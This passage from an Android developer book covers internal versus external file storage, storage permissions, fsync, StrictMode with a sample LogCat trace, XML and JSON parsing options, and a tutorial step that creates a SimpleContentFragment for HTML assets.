What is distinctive in Android is *where* you read and write. Akin to writing a Java Web app, you do not have read and write access to arbitrary locations. Instead, there are only a handful of directories to which you have any access, particularly when running on production hardware.

## Internal vs. External

Internal storage refers to your application's portion of the on-board, always-available flash storage. External storage refers to storage space that can be mounted by the user as a drive in Windows (or, possibly with some difficulty, as a volume in OS X or Linux).

On Android 1.x and 2.x, the big advantage of external storage is size. Some Android devices have very little internal storage (tens or hundreds of MB) that *all apps* must share. External storage, on the other hand, typically is on the order of GB of available free space.

However, on Android 1.x and 2.x, external storage is not always available – if it is mounted as a drive or volume on a host desktop or notebook, your app will not have access to external storage. We will examine this limitation in a bit more detail later in this chapter.

### Standard vs. Cache

On both internal and external storage, you have the option of saving files as a cache, or on a more permanent basis. Files located in a cache directory may be deleted by the OS or third-party apps to free up storage space for the user. Files located outside of cache will remain unless manually deleted.

### Yours vs. Somebody Else's

Internal storage is on a per-application basis. Files you write to in your own internal storage cannot be read or written to by other applications... normally. Users who "root" their phones can run apps with superuser privileges and be able to access your internal storage. Most users do not root their phones, and so only your app will be able to access your internal storage files.

Files on external storage, though, are visible to all applications and the user. Anyone can read anything stored there, and any application that requests to can write or delete anything it wants.

## Working with Internal Storage

You have a few options for manipulating the contents of your app's portion of internal storage.

One possibility is to use `openFileInput()` and `openFileOutput()` on your `Activity` or other `Context` to get an `InputStream` and `OutputStream`, respectively. However, these methods do not accept file paths (e.g., `path/to/file.txt`), just simple filenames.

If you want to have a bit more flexibility, `getFilesDir()` and `getCacheDir()` return a `File` object pointing to the roots of your files and cache locations on internal storage, respectively. Given the `File`, you can create files and subdirectories as you see fit.

To see how this works, take a peek at the `Files/ReadWrite` sample project.

This application implements an `EditorFragment`, containing a full-screen `EditText`, hosted by a `FilesDemoActivity` as a static fragment. There is a `CheckBox` in the action bar to toggle between using internal and external storage:

```
<menu xmlns:android="http://schemas.android.com/apk/res/android">

  <item
    android:id="@+id/location"
    android:actionLayout="@layout/action_location"
    android:showAsAction="always">
  </item>
  <item
    android:id="@+id/save"
    android:icon="@android:drawable/ic_menu_save"
    android:showAsAction="always|withText"
    android:title="@string/save">
  </item>
  <item
    android:id="@+id/saveBackground"
    android:icon="@android:drawable/ic_menu_save"
    android:showAsAction="never"
    android:title="@string/saveBackground">
  </item>

</menu>
```

We get at that `CheckBox` in `onCreateOptionsMenu()` of `EditorFragment`, storing it in a data member of the fragment:

```
  @Override
  public void onCreateOptionsMenu(Menu menu, MenuInflater inflater) {
    inflater.inflate(R.menu.actions, menu);
    external=(CheckBox)menu.findItem(R.id.location).getActionView();
  }
```

When they go to work with the file (e.g., press a Save toolbar button), we use a `getTarget()` method to return a `File` object pointing at the file to be manipulated. In the case where the `CheckBox` is unchecked — meaning we are to use internal storage — `getTarget()` uses `getFilesDir()`:

```
  private File getTarget() {
    File root=null;

    if (external.isChecked()) {
      root=getActivity().getExternalFilesDir(null);
    }
    else {
      root=getActivity().getFilesDir();
    }
```

```
    return(new File(root, FILENAME));
  }
```

Methods like `load()` then load that `File` by using standard Java file I/O:

```
  private String load(File target) throws IOException {
    String result="";

    try {
      InputStream in=new FileInputStream(target);

      if (in != null) {
        InputStreamReader tmp=new InputStreamReader(in);
        BufferedReader reader=new BufferedReader(tmp);
        String str;
        StringBuilder buf=new StringBuilder();

        while ((str=reader.readLine()) != null) {
          buf.append(str + "\n");
        }

        in.close();
        result=buf.toString();
      }
    }
    catch (java.io.FileNotFoundException e) {
      // that's OK, we probably haven't created it yet
    }

    return(result);
  }
```

The files stored in internal storage are accessible only to your application, by default. Other applications on the device have no rights to read, let alone write, to this space. However, bear in mind that some users "root" their Android phones, gaining superuser access. These users will be able to read and write whatever files they wish. As a result, please consider application-local files to be secure against malware but not necessarily secure against interested users.

## Working with External Storage

On most Android 1.x devices and some early Android 2.x devices, external storage came in the form of a micro SD card or the equivalent. On the remaining Android 2.x devices, external storage was part of the on-board flash, but housed in a separate partition from the internal storage. On most Android 3.0+ devices, external storage is now simply a special directory in the partition that holds internal storage.

Devices will have at least 1GB of external storage free when they ship to the user. That being said, many devices have much more than that, but the available size at any point could be smaller than 1GB, depending on how much data the user has stored.

## Where to Write

If you have files that are tied to your application that are simply too big to risk putting in internal storage, or if the user should be able to download the files off their device at will, you can use `getExternalFilesDir()`, available on any activity or other `Context`. This will give you a `File` object pointing to an automatically-created directory on external storage, unique for your application. While not secure against other applications, it does have one big advantage: when your application is uninstalled, these files are automatically deleted, just like the ones in the application-local file area. This method was added in API Level 8. This method takes one parameter — typically `null` — that indicates a particular type of file you are trying to save (or, later, load).

For example, the aforementioned `getTarget()` method of `EditorFragment` uses `getExternalFilesDir()` if the user has checked the `CheckBox` in the action bar:

```
private File getTarget() {
  File root=null;

  if (external.isChecked()) {
    root=getActivity().getExternalFilesDir(null);
  }
  else {
    root=getActivity().getFilesDir();
  }

  return(new File(root, FILENAME));
}
```

There is also `getExternalCacheDir()`, which returns a `File` pointing at a directory that contains files that you would like to have, but if Android or a third-party app clears the cache, your app will continue to function normally.

If you have files that belong more to the user than to your app — pictures taken by the camera, downloaded MP3 files, etc. — a better solution is to use `getExternalStoragePublicDirectory()`, available on the `Environment` class. This will give you a `File` object pointing to a directory set aside for a certain type of file, based on the type you pass into `getExternalStoragePublicDirectory()`. For example, you can ask for `DIRECTORY_MOVIES`, `DIRECTORY_MUSIC`, or

DIRECTORY_PICTURES for storing MP4, MP3, or JPEG files, respectively. These files will be left behind when your application is uninstalled. This method was also added in API Level 8.

You will also find a getExternalStorageDirectory() method on Environment, pointing to the root of the external storage. This is no longer the preferred approach — the methods described above help keep the user's files better organized. However, if you are supporting older Android devices, you may need to use getExternalStorageDirectory(), simply because the newer options may not be available to you.

## When to Write

Starting with Android 1.6, you will also need to hold permissions to work with external storage (e.g., WRITE_EXTERNAL_STORAGE), as was described in the preceding chapter. For example, here is the sample app's manifest, complete with the <uses-permission> element:

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
  package="com.commonsware.android.frw"
  android:versionCode="1"
  android:versionName="1.0">

  <uses-sdk
    android:minSdkVersion="9"
    android:targetSdkVersion="11"/>

  <supports-screens
    android:largeScreens="true"
    android:normalScreens="true"
    android:smallScreens="true"
    android:xlargeScreens="true"/>

  <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>

  <application
    android:icon="@drawable/ic_launcher"
    android:label="@string/app_name"
    android:theme="@style/Theme.Sherlock"
    android:uiOptions="splitActionBarWhenNarrow">
    <activity
      android:name=".FilesDemoActivity"
      android:label="@string/app_name">
      <intent-filter>
        <action android:name="android.intent.action.MAIN"/>

        <category android:name="android.intent.category.LAUNCHER"/>
```

```
      </intent-filter>
    </activity>
  </application>

</manifest>
```

Also, external storage may be tied up by the user having mounted it as a USB storage device. You can use `getExternalStorageState()` (a static method on `Environment`) to determine if external storage is presently available or not. On Android 3.0 and higher, this should be much less of an issue, as they changed how the external storage is used by the host PC — originally, this used USB Mass Storage Mode (think thumb drives) and now uses the USB Media Transfer Protocol (think MP3 players). With MTP, both the Android device and the PC it is connected to can have access to the files simultaneously; Mass Storage Mode would only allow the host PC access to the files if external storage is mounted.

## Letting the User See Your Files

The switch to MTP has one side-effect for Android developers: files you write to external storage may not be automatically visible to the user. At the time of this writing, the only files that will show up on the user's PC will be ones that have been indexed by the `MediaStore`. While the `MediaStore` is typically thought of as only indexing "media" (images, audio files, video files, etc.), it was given the added role in Android 3.0 of maintaining an index of *all* files for the purposes of MTP.

Your file that you place on external storage will not be indexed automatically simply by creating it and writing to it. Eventually, it will be indexed, though it may be quite some time for an automatic indexing pass to take place.

To force Android to index your file, you can use `scanFile()` on `MediaScannerConnection`:

```
MediaScannerConnection c = new MediaScannerConnection(this, null);

c.connect();
c.scanFile(pathToYourNewFileOnExternalStorage, null);
c.disconnect();
```

The second parameter to `scanFile()` is a MIME type — if your file is some form of media, and you know the MIME type, supplying that will ensure that your media will be visible as appropriate to the right apps (e.g., images in the Gallery app).

### Permissions for External Storage

Apps have long needed to hold the `WRITE_EXTERNAL_STORAGE` permission to be able to write to external storage.

Starting with Jelly Bean, though, you should request the `READ_EXTERNAL_STORAGE` permission as well, to be able to read external storage. While this is not enforced by default, it is an option for users to turn on in Developer Options in Settings, and it will be enforced in future versions of Android.

However, the 4.1 emulator appears broken, insofar as it does not check the Developer Options preference, and therefore grants access to external storage even if you lack the permission. Hence, to truly test the behavior of this permission, you need appropriate hardware.

Also, please be aware that `READ_EXTERNAL_STORAGE` affects apps that might not realize that they are reading files from external storage, because they are being handed `Uri` values from an `Intent` or other sources, such as a `ContentProvider`.

## Linux Filesystems: You Sync, You Win

Android is built atop a Linux kernel and uses Linux filesystems for holding its files. Classically, Android used YAFFS (Yet Another Flash File System), optimized for use on low-power devices for storing data to flash memory. Many devices still use YAFFS today.

YAFFS has one big problem: only one process can write to the filesystem at a time. For those of you into filesystems, rather than offering file-level locking, YAFFS has partition-level locking. This can become a bit of a bottleneck, particularly as Android devices grow in power and start wanting to do more things at the same time like their desktop and notebook brethren.

Android 3.0 switched to ext4, another Linux filesystem aimed more at desktops/notebooks. Your applications will not directly perceive the difference. However, ext4 does a fair bit of buffering, and it can cause problems for applications that do not take this buffering into account. Linux application developers ran headlong into this in 2008–2009, when ext4 started to become popular. Android developers will need to think about it now… for your own file storage.

If you are using SQLite or `SharedPreferences`, you do not need to worry about this problem. Android (and SQLite, in the case of SQLite) handle all the buffering issues for you. If, however, you write your own files, you may wish to contemplate an extra step as you flush your data to disk. Specifically, you need to trigger a Linux system call known as `fsync()`, which tells the filesystem to ensure all buffers are written to disk.

If you are using `java.io.RandomAccessFile` in a synchronous mode, this step is handled for you as well, so you will not need to worry about it. However, Java developers tend to use `FileOutputStream`, which does not trigger an `fsync()`, even when you call `close()` on the stream. Instead, you call `getFD().sync()` on the `FileOutputStream` to trigger the `fsync()`. Note that this may be time-consuming, and so disk writes should be done off the main application thread wherever practical, such as via an `AsyncTask`.

This is why, in `EditorFragment`, our `save()` implementation looks like this:

```
private void save(String text, File target) throws IOException {
  FileOutputStream fos=new FileOutputStream(target);
  OutputStreamWriter out=new OutputStreamWriter(fos);

  out.write(text);
  out.flush();
  fos.getFD().sync();
  out.close();
}
```

# StrictMode: Avoiding Janky Code

Users are more likely to like your application if, to them, it feels responsive. Here, by "responsive", we mean that it reacts swiftly and accurately to user operations, like taps and swipes.

Conversely, users are less likely to be happy with you if they perceive that your UI is "janky" — sluggish to respond to their requests. For example, maybe your lists do not scroll as smoothly as they would like, or tapping a button does not yield the immediate results they seek.

While threads and `AsyncTask` and the like can help, it may not always be obvious where you should be applying them. A full-scale performance analysis, using Traceview or similar Android tools, is certainly possible. However, there are a few standard sorts of things that developers do, sometimes quite by accident, on the main application thread that will tend to cause sluggishness:

1. Flash I/O, both for internal and external storage
2. Network I/O

However, even here, it may not be obvious that you are performing these operations on the main application thread. This is particularly true when the operations are really being done by Android's code that you are simply calling.

That is where `StrictMode` comes in. Its mission is to help you determine when you are doing things on the main application thread that might cause a janky user experience.

`StrictMode` works on a set of policies. There are presently two categories of policies: VM policies and thread policies. The former represent bad coding practices that pertain to your entire application, notably leaking SQLite `Cursor` objects and kin. The latter represent things that are bad when performed on the main application thread, notably flash I/O and network I/O.

Each policy dictates what `StrictMode` should watch for (e.g., flash reads are OK but flash writes are not) and how `StrictMode` should react when you violate the rules, such as:

1. Log a message to LogCat
2. Display a dialog
3. Crash your application (seriously!)

The simplest thing to do is call the static `enableDefaults()` method on `StrictMode` from `onCreate()` of your first activity. This will set up normal operation, reporting all violations by simply logging to LogCat. However, you can set your own custom policies via `Builder` objects if you so choose.

However, do not use `StrictMode` in production code. It is designed for use when you are building, testing, and debugging your application. It is not designed to be used in the field.

In `FilesDemoActivity`, in addition to loading `R.layout.main` with our `EditorFragment` statically defined, we configure `StrictMode`, if and only if we are building a debug version of the app and are on a version of Android that supports `StrictMode`:

```
package com.commonsware.android.frw;

import android.os.Build;
```

```
import android.os.Bundle;
import android.os.StrictMode;
import com.actionbarsherlock.app.SherlockFragmentActivity;

public class FilesDemoActivity extends SherlockFragmentActivity {
  @Override
  public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.main);

    if (BuildConfig.DEBUG
        && Build.VERSION.SDK_INT >= Build.VERSION_CODES.GINGERBREAD) {
      StrictMode.setThreadPolicy(buildPolicy());
    }
  }

  private StrictMode.ThreadPolicy buildPolicy() {
    return(new StrictMode.ThreadPolicy.Builder().detectAll()
                                                 .penaltyLog().build());
  }
}
```

Here, we are asking to flag all faults (`detectAll()`), logging any violations to LogCat (`penaltyLog()`).

If we press the "Save" action bar item, instead of going to the menu and using "Save in Background", we will do disk I/O on the main application thread and generate `StrictMode` violations as a result:

```
04-19 11:13:41.522: D/StrictMode(1443): StrictMode policy violation;
~duration=5 ms: android.os.StrictMode$StrictModeDiskReadViolation:
policy=31 violation=2
04-19 11:13:41.522: D/StrictMode(1443):   at
android.os.StrictMode$AndroidBlockGuardPolicy.onReadFromDisk(StrictMode.
java:1089)
04-19 11:13:41.522: D/StrictMode(1443):   at
libcore.io.BlockGuardOs.open(BlockGuardOs.java:106)
04-19 11:13:41.522: D/StrictMode(1443):   at
libcore.io.IoBridge.open(IoBridge.java:390)
04-19 11:13:41.522: D/StrictMode(1443):   at
java.io.FileOutputStream.<init>(FileOutputStream.java:88)
04-19 11:13:41.522: D/StrictMode(1443):   at
java.io.FileOutputStream.<init>(FileOutputStream.java:73)
04-19 11:13:41.522: D/StrictMode(1443):   at
com.commonsware.android.frw.EditorFragment.save(EditorFragment.java:106)
04-19 11:13:41.522: D/StrictMode(1443):   at
com.commonsware.android.frw.EditorFragment.onOptionsItemSelected(EditorF
ragment.java:73)
04-19 11:13:41.522: D/StrictMode(1443):   at
com.actionbarsherlock.app.SherlockFragment.onOptionsItemSelected(Sherloc
kFragment.java:67)
04-19 11:13:41.522: D/StrictMode(1443):   at
```

```
android.support.v4.app.FragmentManagerImpl.dispatchOptionsItemSelected(F
ragmentManager.java:1919)
04-19 11:13:41.522: D/StrictMode(1443):   at
android.support.v4.app.FragmentActivity.onMenuItemSelected(FragmentActiv
ity.java:357)
04-19 11:13:41.522: D/StrictMode(1443):   at
com.actionbarsherlock.app.SherlockFragmentActivity.onMenuItemSelected(Sh
erlockFragmentActivity.java:288)
04-19 11:13:41.522: D/StrictMode(1443):   at
com.actionbarsherlock.ActionBarSherlock.callbackOptionsItemSelected(Acti
onBarSherlock.java:586)
04-19 11:13:41.522: D/StrictMode(1443):   at
com.actionbarsherlock.internal.ActionBarSherlockNative.dispatchOptionsIt
emSelected(ActionBarSherlockNative.java:78)
04-19 11:13:41.522: D/StrictMode(1443):   at
com.actionbarsherlock.app.SherlockFragmentActivity.onMenuItemSelected(Sh
erlockFragmentActivity.java:191)
04-19 11:13:41.522: D/StrictMode(1443):   at
com.android.internal.policy.impl.PhoneWindow.onMenuItemSelected(PhoneWin
dow.java:950)
04-19 11:13:41.522: D/StrictMode(1443):   at
com.android.internal.view.menu.MenuBuilder.dispatchMenuItemSelected(Menu
Builder.java:735)
04-19 11:13:41.522: D/StrictMode(1443):   at
com.android.internal.view.menu.MenuItemImpl.invoke(MenuItemImpl.java:149
)
04-19 11:13:41.522: D/StrictMode(1443):   at
com.android.internal.view.menu.MenuBuilder.performItemAction(MenuBuilder
.java:874)
04-19 11:13:41.522: D/StrictMode(1443):   at
com.android.internal.view.menu.ActionMenuView.invokeItem(ActionMenuView.
java:490)
04-19 11:13:41.522: D/StrictMode(1443):   at
com.android.internal.view.menu.ActionMenuItemView.onClick(ActionMenuItem
View.java:108)
04-19 11:13:41.522: D/StrictMode(1443):   at
android.view.View.performClick(View.java:3511)
04-19 11:13:41.522: D/StrictMode(1443):   at
android.view.View$PerformClick.run(View.java:14105)
04-19 11:13:41.522: D/StrictMode(1443):   at
android.os.Handler.handleCallback(Handler.java:605)
04-19 11:13:41.522: D/StrictMode(1443):   at
android.os.Handler.dispatchMessage(Handler.java:92)
04-19 11:13:41.522: D/StrictMode(1443):   at
android.os.Looper.loop(Looper.java:137)
04-19 11:13:41.522: D/StrictMode(1443):   at
android.app.ActivityThread.main(ActivityThread.java:4424)
04-19 11:13:41.522: D/StrictMode(1443):   at
java.lang.reflect.Method.invokeNative(Native Method)
04-19 11:13:41.522: D/StrictMode(1443):   at
java.lang.reflect.Method.invoke(Method.java:511)
04-19 11:13:41.522: D/StrictMode(1443):   at
com.android.internal.os.ZygoteInit$MethodAndArgsCaller.run(ZygoteInit.ja
va:784)
```

```
04-19 11:13:41.522: D/StrictMode(1443):   at
com.android.internal.os.ZygoteInit.main(ZygoteInit.java:551)
04-19 11:13:41.522: D/StrictMode(1443):   at
dalvik.system.NativeStart.main(Native Method)
04-19 11:13:41.522: D/StrictMode(1443): StrictMode policy violation;
~duration=2 ms: android.os.StrictMode$StrictModeDiskWriteViolation:
policy=31 violation=1
04-19 11:13:41.522: D/StrictMode(1443):   at
android.os.StrictMode$AndroidBlockGuardPolicy.onWriteToDisk(StrictMode.j
ava:1063)
04-19 11:13:41.522: D/StrictMode(1443):   at
libcore.io.BlockGuardOs.write(BlockGuardOs.java:190)
04-19 11:13:41.522: D/StrictMode(1443):   at
libcore.io.IoBridge.write(IoBridge.java:447)
04-19 11:13:41.522: D/StrictMode(1443):   at
java.io.FileOutputStream.write(FileOutputStream.java:187)
04-19 11:13:41.522: D/StrictMode(1443):   at
java.io.OutputStreamWriter.flushBytes(OutputStreamWriter.java:167)
04-19 11:13:41.522: D/StrictMode(1443):   at
java.io.OutputStreamWriter.flush(OutputStreamWriter.java:158)
04-19 11:13:41.522: D/StrictMode(1443):   at
com.commonsware.android.frw.EditorFragment.save(EditorFragment.java:110)
04-19 11:13:41.522: D/StrictMode(1443):   at
com.commonsware.android.frw.EditorFragment.onOptionsItemSelected(EditorF
ragment.java:73)
04-19 11:13:41.522: D/StrictMode(1443):   at
com.actionbarsherlock.app.SherlockFragment.onOptionsItemSelected(Sherloc
kFragment.java:67)
04-19 11:13:41.522: D/StrictMode(1443):   at
android.support.v4.app.FragmentManagerImpl.dispatchOptionsItemSelected(F
ragmentManager.java:1919)
04-19 11:13:41.522: D/StrictMode(1443):   at
android.support.v4.app.FragmentActivity.onMenuItemSelected(FragmentActiv
ity.java:357)
04-19 11:13:41.522: D/StrictMode(1443):   at
com.actionbarsherlock.app.SherlockFragmentActivity.onMenuItemSelected(Sh
erlockFragmentActivity.java:288)
04-19 11:13:41.522: D/StrictMode(1443):   at
com.actionbarsherlock.ActionBarSherlock.callbackOptionsItemSelected(Acti
onBarSherlock.java:586)
04-19 11:13:41.522: D/StrictMode(1443):   at
com.actionbarsherlock.internal.ActionBarSherlockNative.dispatchOptionsIt
emSelected(ActionBarSherlockNative.java:78)
04-19 11:13:41.522: D/StrictMode(1443):   at
com.actionbarsherlock.app.SherlockFragmentActivity.onMenuItemSelected(Sh
erlockFragmentActivity.java:191)
04-19 11:13:41.522: D/StrictMode(1443):   at
com.android.internal.policy.impl.PhoneWindow.onMenuItemSelected(PhoneWin
dow.java:950)
04-19 11:13:41.522: D/StrictMode(1443):   at
com.android.internal.view.menu.MenuBuilder.dispatchMenuItemSelected(Menu
Builder.java:735)
04-19 11:13:41.522: D/StrictMode(1443):   at
com.android.internal.view.menu.MenuItemImpl.invoke(MenuItemImpl.java:149
```

```
)
04-19 11:13:41.522: D/StrictMode(1443):   at
com.android.internal.view.menu.MenuBuilder.performItemAction(MenuBuilder
.java:874)
04-19 11:13:41.522: D/StrictMode(1443):   at
com.android.internal.view.menu.ActionMenuView.invokeItem(ActionMenuView.
java:490)
04-19 11:13:41.522: D/StrictMode(1443):   at
com.android.internal.view.menu.ActionMenuItemView.onClick(ActionMenuItem
View.java:108)
04-19 11:13:41.522: D/StrictMode(1443):   at
android.view.View.performClick(View.java:3511)
04-19 11:13:41.522: D/StrictMode(1443):   at
android.view.View$PerformClick.run(View.java:14105)
04-19 11:13:41.522: D/StrictMode(1443):   at
android.os.Handler.handleCallback(Handler.java:605)
04-19 11:13:41.522: D/StrictMode(1443):   at
android.os.Handler.dispatchMessage(Handler.java:92)
04-19 11:13:41.522: D/StrictMode(1443):   at
android.os.Looper.loop(Looper.java:137)
04-19 11:13:41.522: D/StrictMode(1443):   at
android.app.ActivityThread.main(ActivityThread.java:4424)
04-19 11:13:41.522: D/StrictMode(1443):   at
java.lang.reflect.Method.invokeNative(Native Method)
04-19 11:13:41.522: D/StrictMode(1443):   at
java.lang.reflect.Method.invoke(Method.java:511)
04-19 11:13:41.522: D/StrictMode(1443):   at
com.android.internal.os.ZygoteInit$MethodAndArgsCaller.run(ZygoteInit.ja
va:784)
04-19 11:13:41.522: D/StrictMode(1443):   at
com.android.internal.os.ZygoteInit.main(ZygoteInit.java:551)
04-19 11:13:41.522: D/StrictMode(1443):   at
dalvik.system.NativeStart.main(Native Method)
04-19 11:13:41.522: D/StrictMode(1443): StrictMode policy violation;
~duration=1 ms: android.os.StrictMode$StrictModeDiskWriteViolation:
policy=31 violation=1
04-19 11:13:41.522: D/StrictMode(1443):   at
android.os.StrictMode$AndroidBlockGuardPolicy.onWriteToDisk(StrictMode.j
ava:1063)
04-19 11:13:41.522: D/StrictMode(1443):   at
libcore.io.BlockGuardOs.fsync(BlockGuardOs.java:96)
04-19 11:13:41.522: D/StrictMode(1443):   at
java.io.FileDescriptor.sync(FileDescriptor.java:71)
04-19 11:13:41.522: D/StrictMode(1443):   at
com.commonsware.android.frw.EditorFragment.save(EditorFragment.java:111)
04-19 11:13:41.522: D/StrictMode(1443):   at
com.commonsware.android.frw.EditorFragment.onOptionsItemSelected(EditorF
ragment.java:73)
04-19 11:13:41.522: D/StrictMode(1443):   at
com.actionbarsherlock.app.SherlockFragment.onOptionsItemSelected(Sherloc
kFragment.java:67)
04-19 11:13:41.522: D/StrictMode(1443):   at
android.support.v4.app.FragmentManagerImpl.dispatchOptionsItemSelected(F
ragmentManager.java:1919)
```

```
04-19 11:13:41.522: D/StrictMode(1443):   at
android.support.v4.app.FragmentActivity.onMenuItemSelected(FragmentActiv
ity.java:357)
04-19 11:13:41.522: D/StrictMode(1443):   at
com.actionbarsherlock.app.SherlockFragmentActivity.onMenuItemSelected(Sh
erlockFragmentActivity.java:288)
04-19 11:13:41.522: D/StrictMode(1443):   at
com.actionbarsherlock.ActionBarSherlock.callbackOptionsItemSelected(Acti
onBarSherlock.java:586)
04-19 11:13:41.522: D/StrictMode(1443):   at
com.actionbarsherlock.internal.ActionBarSherlockNative.dispatchOptionsIt
emSelected(ActionBarSherlockNative.java:78)
04-19 11:13:41.522: D/StrictMode(1443):   at
com.actionbarsherlock.app.SherlockFragmentActivity.onMenuItemSelected(Sh
erlockFragmentActivity.java:191)
04-19 11:13:41.522: D/StrictMode(1443):   at
com.android.internal.policy.impl.PhoneWindow.onMenuItemSelected(PhoneWin
dow.java:950)
04-19 11:13:41.522: D/StrictMode(1443):   at
com.android.internal.view.menu.MenuBuilder.dispatchMenuItemSelected(Menu
Builder.java:735)
04-19 11:13:41.522: D/StrictMode(1443):   at
com.android.internal.view.menu.MenuItemImpl.invoke(MenuItemImpl.java:149
)
04-19 11:13:41.522: D/StrictMode(1443):   at
com.android.internal.view.menu.MenuBuilder.performItemAction(MenuBuilder
.java:874)
04-19 11:13:41.522: D/StrictMode(1443):   at
com.android.internal.view.menu.ActionMenuView.invokeItem(ActionMenuView.
java:490)
04-19 11:13:41.522: D/StrictMode(1443):   at
com.android.internal.view.menu.ActionMenuItemView.onClick(ActionMenuItem
View.java:108)
04-19 11:13:41.522: D/StrictMode(1443):   at
android.view.View.performClick(View.java:3511)
04-19 11:13:41.522: D/StrictMode(1443):   at
android.view.View$PerformClick.run(View.java:14105)
04-19 11:13:41.522: D/StrictMode(1443):   at
android.os.Handler.handleCallback(Handler.java:605)
04-19 11:13:41.522: D/StrictMode(1443):   at
android.os.Handler.dispatchMessage(Handler.java:92)
04-19 11:13:41.522: D/StrictMode(1443):   at
android.os.Looper.loop(Looper.java:137)
04-19 11:13:41.522: D/StrictMode(1443):   at
android.app.ActivityThread.main(ActivityThread.java:4424)
04-19 11:13:41.522: D/StrictMode(1443):   at
java.lang.reflect.Method.invokeNative(Native Method)
04-19 11:13:41.522: D/StrictMode(1443):   at
java.lang.reflect.Method.invoke(Method.java:511)
04-19 11:13:41.522: D/StrictMode(1443):   at
com.android.internal.os.ZygoteInit$MethodAndArgsCaller.run(ZygoteInit.ja
va:784)
04-19 11:13:41.522: D/StrictMode(1443):   at
com.android.internal.os.ZygoteInit.main(ZygoteInit.java:551)
```

```
04-19 11:13:41.522: D/StrictMode(1443):   at
dalvik.system.NativeStart.main(Native Method)
```

While wordy, and logged only at debug severity, this is enough to point out where in your code the violation occurred — in our case, in `onOptionsItemSelected()` of `EditorFragment`.

# XML Parsing Options

Android supports a fairly standard implementation of the Java DOM and SAX APIs. If you have existing experience with these, or if you have code that already leverages them, feel free to use them.

Android also bakes in the `XmlPullParser` from the xmlpull.org site. Like SAX, the `XmlPullParser` is an event-driven interface, compared to the DOM that builds up a complete data structure and hands you that result. Unlike SAX, which relies on a listener and callback methods, the `XmlPullParser` has you pull events off a queue, ignoring those you do not need and dispatching the rest as you see fit to the rest of your code.

The primary reason the `XmlPullParser` was put into Android was for XML-encoded resources. While you write plain-text XML during development, what is packaged in your APK file is a so-called "binary XML" format, where angle brackets and quotation marks and such are replaced by bitfields. This helps compression a bit, but mostly this conversion is done to speed up parsing. Android's XML resource parser can parse this "binary XML" approximately ten times faster than it can parse the equivalent plain-text XML. Hence, anything you put in an XML resource (`res/xml/`) will be parsed similarly quickly.

For plain-text XML content, the `XmlPullParser` is roughly equivalent, speed-wise, to SAX. All else being equal, lean towards SAX, simply because more developers will be familiar with it from classic Java development. However, if you really like the `XmlPullParser` interface, feel free to use it.

You are welcome to try a third-party XML parser JAR, but bear in mind that there may be issues when trying to get it working in Android.

# JSON Parsing Options

Android has bundled the `org.json` classes into the SDK since the beginning, for use in parsing JSON. These classes have a DOM-style interface: you hand `JSONObject` a hunk of JSON, and it gives you an in-memory representation of the completely parsed result. This is handy but, like the DOM, a bit of a performance hog.

API Level 11 added `JSONReader`, based on Google's GSON parser, as a "streaming" parser alternative. `JSONReader` is much more reminiscent of the `XmlPullParser`, in that you pull events out of the "reader" and process them. This can have significant performance advantages, particularly in terms of memory consumption, if you do not need the entire JSON data structure. However, this is only available on API Level 11 and higher.

Because `JSONReader` is a bit "late to the party", there has been extensive work on getting other JSON parsers working on Android. The best third-party option today is Jackson. Jackson offers a few APIs, and the streaming API reportedly works very nicely on Android with top-notch performance.

# Tutorial #11 - Adding Simple Content

Now that we have seen how to work with assets, we can start putting them to use, by defining some "help" and "about" HTML files and displaying them in their respective activities.

This is a continuation of the work we did in the previous tutorial.

You can find the results of the previous tutorial and the results of this tutorial in the book's GitHub repository.

Note that if you are importing the previous code to begin work here, you will also need the copy of ActionBarSherlock in this book's GitHub repository, and to make sure that your imported EmPubLite project references the ActionBarSherlock project as a library.

## Step #1: Adding Some Content

Your project should already have an `assets/` folder. If not, create one. In Eclipse, you would do this by right-clicking over the project in the Package Explorer, choosing New > Folder from the context menu, filling in the name `assets` in the dialog, and clicking "Finish".

In `assets/`, create a `misc/` sub-folder — Eclipse users would use the same technique as above, but start by right-clicking over the `assets/` folder instead of the project.

In `assets/misc/`, create two files, `about.html` and `help.html`. Eclipse users can create files by right-clicking over the folder, choosing New > File from the context menu, supplying the name of the file, and clicking "Finish". The actual HTML content of these two files does not matter, so long as you can tell them apart when

looking at them. If you prefer, you can download sample `about.html` and `help.html` files from the application's GitHub repository, via the links.

Eclipse users should note that the default behavior of double-clicking on an HTML file in the IDE is to open it in some Eclipse-supplied internal browser. This is not especially useful. If you right-click over the file and choose Open With > Text Editor, from that point forward that specific file will be opened in an editor pane you can use to add or edit the HTML you want to have.

# Step #2: Create a SimpleContentFragment

Now, we need to arrange to load this content. `WebViewFragment` and `AbstractContentFragment` are fine and all, but neither know how to actually load anything. In `AbstractContentFragment`, this is handled by `getPage()`, which is an `abstract` method. So, let's create a `SimpleContentFragment` subclass of `AbstractContentFragment` that knows how to load files out of our project's assets.

If you wish to make this change using Eclipse's wizards and tools, follow the instructions in the "Eclipse" section below. Otherwise, follow the instructions in the "Outside of Eclipse" section (appears after the "Eclipse" section).

## Eclipse

Right click over the `com.commonsware.empublite` package in the `src/` folder of your project, and choose New > Class from the context menu. Fill in `SimpleContentFragment` in the "Name" field. Then, click the "Browse..." button next to the "Superclass" field and find `AbstractContentFragment` to set as the superclass. Then, click "Finish" on the new-class dialog to create the `SimpleContentFragment` class.

Then, replace its contents with the following:

```
package com.commonsware.empublite;

import android.os.Bundle;

public class SimpleContentFragment extends AbstractContentFragment {
  private static final String KEY_FILE="file";

  protected static SimpleContentFragment newInstance(String file) {
    SimpleContentFragment f=new SimpleContentFragment();

    Bundle args=new Bundle();
```

```
    args.putString(KEY_FILE, file);
    f.setArguments(args);

    return(f);
  }

  @Override
  String getPage() {
    return(getArguments().getString(KEY_FILE));
  }
}
```

### Outside of Eclipse

Create a `src/com/commonsware/empublite/SimpleContentFragment.java` source file, with the content shown above.

## Step #3: Examining SimpleContentFragment

`SimpleContentFragment` does indeed override our `getPage()` abstract method. What it returns is a value out of the "arguments" `Bundle` supplied to the fragment — specifically the string identified as `KEY_FILE`.

`SimpleContentFragment` sets up those arguments via a `newInstance()` static factory method. This method creates an instance of `SimpleContentFragment`, takes a passed-in `String` (pointing to the file to load), puts it in a `Bundle` identified as `KEY_FILE`, hands the `Bundle` to the fragment as its arguments, and returns the newly-created `SimpleContentFragment`.

